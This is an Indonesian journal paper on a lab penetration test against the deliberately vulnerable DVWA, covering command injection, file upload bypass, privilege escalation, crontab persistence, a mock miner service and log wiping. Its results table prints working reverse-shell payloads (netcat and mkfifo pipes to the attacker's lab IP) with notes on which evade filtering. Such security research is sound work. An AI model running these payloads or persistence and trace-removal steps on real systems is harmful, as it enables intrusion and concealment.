Terbit pada laman web jurnal : **http://ojsamik.amikmitragama.ac.id**

JURNAL JARINGAN SISTEM INFORMASI ROBOTIK (JSR)
Vol. 10 No. 1 TAHUN 2026 E - ISSN : 2579-373X

Analisis Serangan Siber Tahapan Eksploitasi, Persistensi, dan Penghapusan Jejak Dengan Uji Penetrasi Menggunakan DVWA

Daniel Reynard Kurniawan[1], Edwin Lesmana Tjiong[2*]

[1]Fakultas Ilmu Komputer dan Desain, Informatika, Universitas Kalbis, Jakarta, Indonesia
[2]Fakultas Ilmu Komputer dan Desain, Informatika, Universitas Kalbis, Jakarta, Indonesia
Email: [1]2021105271@student.kalbis.ac.id, [2*]edwin.tjiong@kalbis.ac.id

Abstrak
Keamanan aplikasi web adalah hal yang krusial di tengah meningkatnya serangan siber yang menyasar aplikasi berbasis web. Tidak hanya keamanan aplikasi web namun keamanan sistem tempat aplikasi tersebut berada. Berdasarkan laporan milik Sophos tahun 2024, menunjukkan bahwa kejahatan siber semakin marak dijumpai melibatkan pencurian data. Hal ini menjadi sangat krusial bagi untuk memiliki kesadaran akan pentingnya keamanan siber mengenai bagaimana sebuah serangan dapat dilakukan. Penelitian ini melakukan simulasi serangan siber dari awal sampai akhir secara detil, sesuatu yang biasanya dilakukan vendor siber secara rahasia pada klien mereka. Ini penting bagi tim IT untuk dapat memperbarui solusi keamanan organisasi mereka. Penelitian ini melakukan eksploitasi terhadap Damn Vulnerable Web Application (DVWA) meliputi tahapan reconnaissance, exploitation, privilege escalation, persistence access, payload execution, dan trace removal. Hasil penelitian menunjukkan bahwa serangan siber end-to-end dapat dilakukan secara realistis dengan teknologi terbaru.

Kata Kunci: DVWA, Reverse Shell, Command Injection, Unauthorized File Upload, Backdoor

Abstract
Web application security is crucial in the midst of increasing cyberattacks which target web application. Not only web, but also the systems where those applications are hosted. Based on Sophos report in 2024, statistics show that prevalent cybercrimes increasingly involve data breach. Therefore, it is very essential for system owner to know in details how a realistic cyber attack can be done. This paper demonstrated simulated cyberattack from end-to-end in detail using latest tools, something that usually is done by cybersecurity vendors for their clients and not available for public. The simulation is important for system owners so they can strengthen the cybersecurity posture of their organizations. The simulation used Damn Vulnerable Web Application (DVWA), including reconnaissance, exploitation, privilege escalation, access persistence, payload execution, and trace removal. The result shows that realistic cyberattack can be done against DVWA using latest tools.

Keywords: DVWA, Reverse Shell, Command Injection, Unauthorized File Upload, Backdoor

1. PENDAHULUAN

Aplikasi web menjadi salah satu komponen utama dalam infrastruktur digital yang digunakan dalam berbagai bidang seperti *e-commerce*, layanan keuangan, dan sistem manajemen informasi. Penggunaan aplikasi web yang semakin meningkat dalam berbagai sektor menciptakan kemudahan bagi pengguna untuk mengakses informasi dan melakukan transaksi di dalamnya. Namun di sisi lain, keamanan siber sering kali diabaikan karena pengembang tidak mengetahui dampak nyata dari serangan siber dan tidak memberi perhatian yang cukup tentang hal tersebut [1]

Laporan yang diterbitkan pada Sophos tahun 2024 menunjukan bahwa serangan siber semakin banyak dan seringkali melibatkan pencurian data [2]. Kerentanan aplikasi berbasis *web* seringkali tidak hanya berhenti sampai di tingkat *web* namun juga di tingkat sistem tempat aplikasi *web* tersebut dijalankan. Hal ini menjadi masalah apabila tidak ditangani dengan baik. Untuk menangani hal tersebut, pengembang perlu mengetahui bagaimana penyerang dapat melakukan eksploitasi terhadap serangan yang ada.

Penelitian ini menggunakan DVWA (*Damn Vulnerable Web Application*) sebagai aplikasi web yang dipilih sebagai target eksploitasi. DVWA dipilih karena sudah memiliki kerentanan yang terkonfigurasi sehingga peneliti tidak perlu membuat aplikasi rentan secara manual. Penggunaan DVWA sebagai aplikasi web yang rentan sebelumnya sudah pernah dilakukan seperti

yang ada pada [3] yang memaparkan tentant teknik eksploitasi DVWA di lingkungan *cloud* yang sangat relevan dengan salah satu bagian dari penelitian yang akan dilakukan. DVWA sendiri dapat menggunakan berbagai kerangka dalam simulasi uji penetrasi, seperti OWASP [4] atau ISSAF [5].

DVWA sering digunakan untuk pengujian implementasi solusi pertahanan siber terhadap serangan-serangan jenis tertentu. Dalam penelitian sebelumnya, DVWA digunakan untuk menguji firewall dari serangan malware [6]. Sebaliknya, DVWA juga dapat menguji penggunaan beberapa alat untuk menyerang sistem yang rentan [7]. Ini dilakukan sebagai simulasi sebelum penyerangan terhadap sistem klien yang riil dilakukan dalam uji penetrasi, seperti dalam [8].

Penggunaan DVWA sebagai aplikasi *web* dipilih untuk melakukan serangan seperti *command injection* dan *unauthorized file upload* yang nantinya dimanfaatkan penyerang untuk melakukan peningkatan wewenang (*privileged escalation*), persistensi akses (*persistent access*), pembuatan layanan berbahaya (*malicious service*), dan penghapusan jejak (*trace removal*) pada sistem tempat DVWA berjalan. Eksploitasi yang akan dilakukan akan memanfaatkan beberapa hal seperti *web shell* dan *reverse shell* yang disalahgunakan oleh penyerang untuk melakukan eksploitasi [9]. Selain itu terdapat juga penelitian yang memaparkan pendalaman pengujian keamanan website DVWA khususnya di sisi kueri data [10].

Penelitian ini dilakukan untuk memberikan gambaran mengenai bagaimana teknik serangan pada aplikasi *web* dapat dilakukan dari awal hingga akhir dengan menggunakan simulasi dan analisis terhadap skenario serangan yang realistis dari eksploitasi layanan *web* sampai tempat aplikasi *web* tersebut berjalan. Ini diharapkan dapat menjadi referensi bagi praktisi keamanan dan pengembang sistem dalam mengenali dan mengantisipasi berbagai teknik serangan yang umum digunakan oleh penyerang.

2. METODOLOGI PENELITIAN

2.1 Teori Pendukung

Di dalam ranah siber, ada banyak cara teknik meretas sebuah situs. Beberapa yang paling sering dijumpai misalkan *SQL Injection*. Di dalam jenis serangan ini, peretas merakit sebuah perintah program yang dimasukan sebagai sebuah teks ke dalam input situs. Bila tidak dilakukan pengecekan dengan benar, perintah tersebut dapat membobol data yang ada di dalam situs. Beberapa penelitian sebelumnya telah melakukan simulasi menggunakan DVWA dan menguji ketahanan implementasi solusi serangan tersebut [11] [12] [13].

Serangan lain yang juga disimulasikan oleh penelitian terdahulu adalah *directory brute force* [14]. Serangan ini dilakukan dengan melakukan iterasi otomatis mencari direktori web yang tersembunyi yang memiliki celah keamanan. Alat yang sering digunakan dalam serangan ini adalah Burp Suite. Dengan hanya memberikan link kepada situs, alat ini dapat memindai seluruh jaringan situs dan mencoba menyusup ke laman yang rentan.

Penelitian ini sendiri menggunakan beberapa jenis serangan. Yang pertama adalah *command injection* yang merupakan salah satu kerentanan yang memungkinkan penyerang untuk mengeksekusi suatu perintah pada sistem operasi milik *host* melalui kerentanan aplikasi [15] yang dalam hal ini adalah aplikasi DVWA. Kedua adalah *unrestricted file upload* yang merupakan salah satu kerentanan yang dapat dieksploitasi ketika penyerang mampu mengunggah *file* ke dalam sebuah *website* tanpa divalidasi secara benar sehingga berpotensi untuk melakukan *Remote Code Execution (RCE)* [5]. Ketiga adalah *privilege escalation* yang dapat terjadi ketika penyerang mendapatkan hak akses yang lebih tinggi dari yang seharusnya dimiliki oleh penyerang seperti mendapatkan akses kredensial akun yang sudah ada dan kemudian kredensial tersebut dipakai untuk menambah hak istimewa [16].

2.2 Jenis Penelitian

Penelitian yang dilakukan merupakan penelitian kualitatif terhadap data yang didapatkan dari hasil eksperimen pada suatu laboratorium. Analisis data dilakukan secara induktif dari hasil eksperimen baik di sisi penyerang dan aplikasi web yang diserang.


2.3 Prosedur Penelitian

Dalam melakukan penelitian berupa serangan terhadap *website* DVWA, peneliti akan melakukan serangan dalam beberapa tahapan, seperti yang terlihat pada Gambar 1.


1) *Rumusan dan tinjauan*: Melakukan studi literatur terkait dengan teknik-teknik eksploitasi yang dapat dilakukan pada aplikasi web dan teknik paska eksploitasi pada sistem operasi. Membuat kerangka pemikiran tentang bagaimana proses eksperimen dari awal hingga akhir.

2) *Perancangan Eksperimen*: Merancang arsitektur laboratorium yang akan digunakan dalam eksperimen. Arsitektur laboratorium terdiri dari mesin virtual penyerang, mesin virtual DVWA, dan jaringan NAT yang berada pada aplikasi VirtualBox seperti yang terlihat pada Gambar 2. Di dalam mesin virtual Debian 12 juga akan dipasang DVWA yang memiliki arsitektur seperti yang terlihat pada Gambar 3. Konfigurasi arsitektur laboratorium ini dibuat


agar dapat mensimulasikan keadaan serangan siber sebenarnya dengan 2 mesin baik mesin target dan mesin penyerang berada pada satu jaringan organisasi.



Gambar 1. Kerangka Pemikiran



Gambar 2. Arsitektur Laboratorium



Gambar 3. Arsitektur DVWA

3) *Implementasi Desain Arsitektur Laboratorium*: Menyiapkan lingkungan laboratorium mulai dari instalasi Kali Linux, Debian 12, jaringan NAT, IP statis. Melakukan konfigurasi DVWA pada komputer Debian 12 yang akan menjalankan web server milik target yang merupakan web server Apache2 dan melakukan konfigurasi database milik DVWA seperti yang terlihat pada Gambar 4. Melakukan konfigurasi jaringan pada setiap sistem operasi seperti pada Gambar 5 dan Gambar 6.

```
MariaDB [(none)]> create database dvwa;
Query OK, 1 row affected (0.000 sec)

MariaDB [(none)]> create user dvwa@localhost identified by 'p@ssw0rd';
Query OK, 0 rows affected (0.010 sec)

MariaDB [(none)]> grant all on dvwa.* to dvwa@localhost;
Query OK, 0 rows affected (0.010 sec)

MariaDB [(none)]> flush privileges;
Query OK, 0 rows affected (0.001 sec)

MariaDB [(none)]>
```

Gambar 4. Konfigurasi Database DVWA


```
root@kali: ~
File  Actions  Edit  View  Help
# This file describes the network interfaces available on your system
# and how to activate them. For more information, see interfaces(5).

source /etc/network/interfaces.d/*

# The loopback network interface
auto lo
iface lo inet loopback

auto eth0
iface eth0 inet static
address 10.50.11.100
netmask 255.255.255.0
gateway 10.50.11.2
dns-nameservers 8.8.8.8 8.8.4.4
```

Gambar 5. Konfigurasi Jaringan Kali Linux


```
web@dvwa: ~
File  Edit  View  Search  Terminal  Help
# This file describes the network interfaces available on your system
# and how to activate them. For more information, see interfaces(5).

source /etc/network/interfaces.d/*

# The loopback network interface
auto lo
iface lo inet loopback

auto enp0s3
iface enp0s3 inet static
address 10.50.11.5
netmask 255.255.255.0
gateway 10.50.11.2
dns-nameservers 8.8.8.8 8.8.4.4
```

Gambar 6. Konfigurasi Jaringan Debian 12

4) *Damn Vulnerable Web Application (DVWA)*: DVWA merupakan aplikasi web yang didesain khusus untuk melakukan uji coba eksploitasi kerentanan aplikasi web Gambar 7. DVWA memiliki pengaturan tingkat keamanan yang dapat dikonfigurasi sedemikian rupa untuk keperluan uji coba seperti pada Gambar 8 yaitu "Low" yang berarti aplikasi benar-benar rentan, "Medium" bearti aplikasi memiliki beberapa sistem keamanan namun masih sangaat rentan, "High" bearti aplikasi memiliki tingkat keamanan yang tinggi, "Impossible" bearti aplikasi benar-benar aman dari kerentanan.




Gambar 7. Tampilan DVWA




Gambar 8. Tampilan pengaturan DVWA

5) Pengintaian: Melakukan pengintaian terhadap DVWA untuk mengetahui informasi dasar tentang DVWA dan sistem operasi komputer target. Pengintaian ini dilakukan dengan menjalankan perintah "curl -I http://dvwa.srv" seperti pada Gambar 9:




Gambar 9. Pengintaian

6) Command Injection: Melakukan eksploitasi terhadap DVWA dalam bentuk *command injection* Gambar 11. Uji coba ini dilakukan pada level keamanan *Low* dan *Medium* untuk mengetahui apakah *web shell* dapat dilakukan menggunakan kerentanan ini. Pengujian *command injection* dilakukan pada menu *command injection* DVWA seperti pada Gambar 10 dan hasilnya terlihat seperti pada Gambar 11.




Gambar 10. Uji Coba *Command Injection*

Gambar 11. Web Shell *Command Injection*




Gambar 12. Alur *Command Injection*


7) Unauthorized File Upload: Melakukan eksploitasi terhadap DVWA dalam bentuk *unauthorized file upload* diperlihatkan dalam Gambar 15. Uji coba ini dilakukan pada level keamanan *low* dan *medium* untuk mengetahui apakah *web shell* dapat dilakukan menggunakan kerentanan ini. Pada uji coba di level *medium*, penyerang menggunakan aplikasi Burp Suite untuk memodifikasi *request header* yang memungkinkan penyerang mengelabui sistem validasi tipe *file* seperti yang terlihat pada Gambar 13 dan berhasil mendapatkan *web shell* terlihat pada Gambar 14.



Gambar 13. Modifikasi request header dengan Burp Suite




Gambar 14. Web shell hasil *unauthorized file upload*




Gambar 15. Alur *unauthorized file upload*


8) *Privilege escalation*: Melakukan *privilege escalation* dengan menggunakan teknik *brute force* untuk mendapatkan user *root* seperti yang terlihat pada Gambar 16. Shell script untuk melakukan brute force diletakan pada file bruteforce.sh. Pembuatan skrip bruteforce.sh dapat dilihat pada Gambar 17 dan eksekusi skrip pada Gambar 18.



Gambar 16. Alur eksekusi *privilege escalation*




Gambar 17. Pembuatan Skrip bruteforce.sh




Gambar 18. Eksekusi Skrip bruteforce

9) *Persistensi akses:* Melakukan persistensi akses menggunakan crontab setelah penyerang mendapatkan user root sehingga penyerang tetap memiliki akses pada sistem target. Pada Gambar 19 terlihat uji coba persistensi dapat dilakukan dengan terbukanya sesi *reverse shell*




Gambar 19. Persistensi hak akses menggunakan crontab


10) *Penanaman layanan jahat*: Melakukan penanaman layanan jahat (*malicious service*) pada komputer target berupa mock crypto miner dalam bentuk systemd service unit file seperti yang terlihat dalam Gambar 20. Pemasangan script mock crypto miner dilakukan seperti pada Gambar 21 beserta systemd service unit file pada Gambar 22. Untuk menjalankan layanan (service) dilakukan perintah systemctl seperti pada Gambar 23.




Gambar 20. Pembuatan Skrip bruteforce.sh



Gambar 21. Pembuatan audioservice.sh




Gambar 22. Pembuatan audio service




Gambar 23. Menjalankan layanan


11) *Penghapusan jejak:* Melakukan penghapusan jejak pada sistem operasi tempat DVWA berjalan berupa penghapusan semua file, penghapusan log terkait serangan yang dilakukan, melakukan reset pada crontab, menghapus bash history secara berurutan seperti pada Gambar 24 dan dijalankan seperti pada Gambar 25 dan Gambar 26.



Gambar 24. Alur Penghapusan Jejak



Gambar 25. Penghapusan Jejak – Part 1



Gambar 26. Penghapusan Jejak – Part 2

2.4 Pengumpulan Data

Pengumpulan data dilakukan dengan cara observasi dan dokumentasi terhadap respon dari DVWA dan sistem operasi tempat *web server* berjalan.

3. HASIL DAN PEMBAHASAN

Dalam penelitian ini, peneliti melakukan serangan menggunakan mesin virtual Kali Linux terhadap mesin virtual Debian 12 yang merupakan mesin target tempat DVWA dijalankan. Pada tahap awal yaitu pengintaian terhadap DVWA didapatkan bahwa DVWA merupakan program PHP yang berjalan di atas sistem operasi Debian yang adalah varian dari sistem operasi Linux.

Selanjutnya peneliti akan melakukan serangan *command injection* pada halaman *website* DVWA untuk mendapatkan *web shell*. Setiap kali penyerang ingin melakukan eksploitasi, penyerang akan menjalankan *netcat listener* yang diperlukan dengan IP penyerang 10.50.11.100 dan *port* 7849.

Seperti yang terlibat dalam Tabel 1, sebagian besar *payload* serangan berhasil dilakukan dan penyerang berhasil mendapatkan *web shell*. Selain *command injection*, penyerang juga melakukan eksploitasi *unauthorized file upload*.

Tabel 1. Hasil *command injection* pada DVWA

Payload	**Hasil Eksekusi**
Low Security rm -f /tmp/f; mkfifo /tmp/f; cat /tmp/f | sh -i 2>&1 | nc 10.50.11.100 7849 >/tmp/f	**Berhasil** Karena *payload* menggunakan secara langsung sintaks milik *shell* berupa ";" (separasi), "|" *(pipeline)*, dan ">" *(redirect)*.
Low Security nc 10.50.11.100 7849 -e /bin/bash &	**Gagal** Karena HTTP *request* yang sudah menutup terlebih dahulu sebelum koneksi *netcat* terjadi sehingga *payload* ini gagal.
Low Security `nc 10.50.11.100 7849 -e /bin/bash &`	**Berhasil** Karena *payload* langsung dieksekusi pada *subshell* tanpa terikat oleh proses HTTP *request.*
Medium Security `rm -f /tmp/f; mkfifo /tmp/f; cat /tmp/f | sh -i 2>&1 | nc 10.50.11.100 7849 >/tmp/f`	**Gagal** Karena *payload* yang mengandung simbol ";" sehingga langsung dibersihkan oleh sistem validasi DVWA.
Medium Security `nc 10.50.11.100 7849 -e /bin/bash &`	**Berhasil** Karena *payload* yang langsung dieksekusi pada *subshell* tanpa terikat oleh proses HTTP *request* dan tidak ada validasi yang mencakup *payload* tersebut.

Dapat dilihat pada Tabel 2 penyerang berhasil melakukan *unauthorized file upload* dengan mudah bahkan di *medium security* hanya dengan cara memodifikasi *request header* menggunakan Burp Suite seperti yang terlihat pada Gambar 13.

Tabel 2. Hasil *unauthorized file upload* pada DVWA

Payload	Hasil Eksekusi
Low Security Unggah *file* php tanpa memodifikasi *requests header*	**Berhasil** Karena tidak ada sistem untuk melakukan validasi tipe *file.*
Medium Security Unggah *file* php tanpa memodifikasi *requests header*	**Gagal** Karena terdapat sistem validasi tipe *file.*
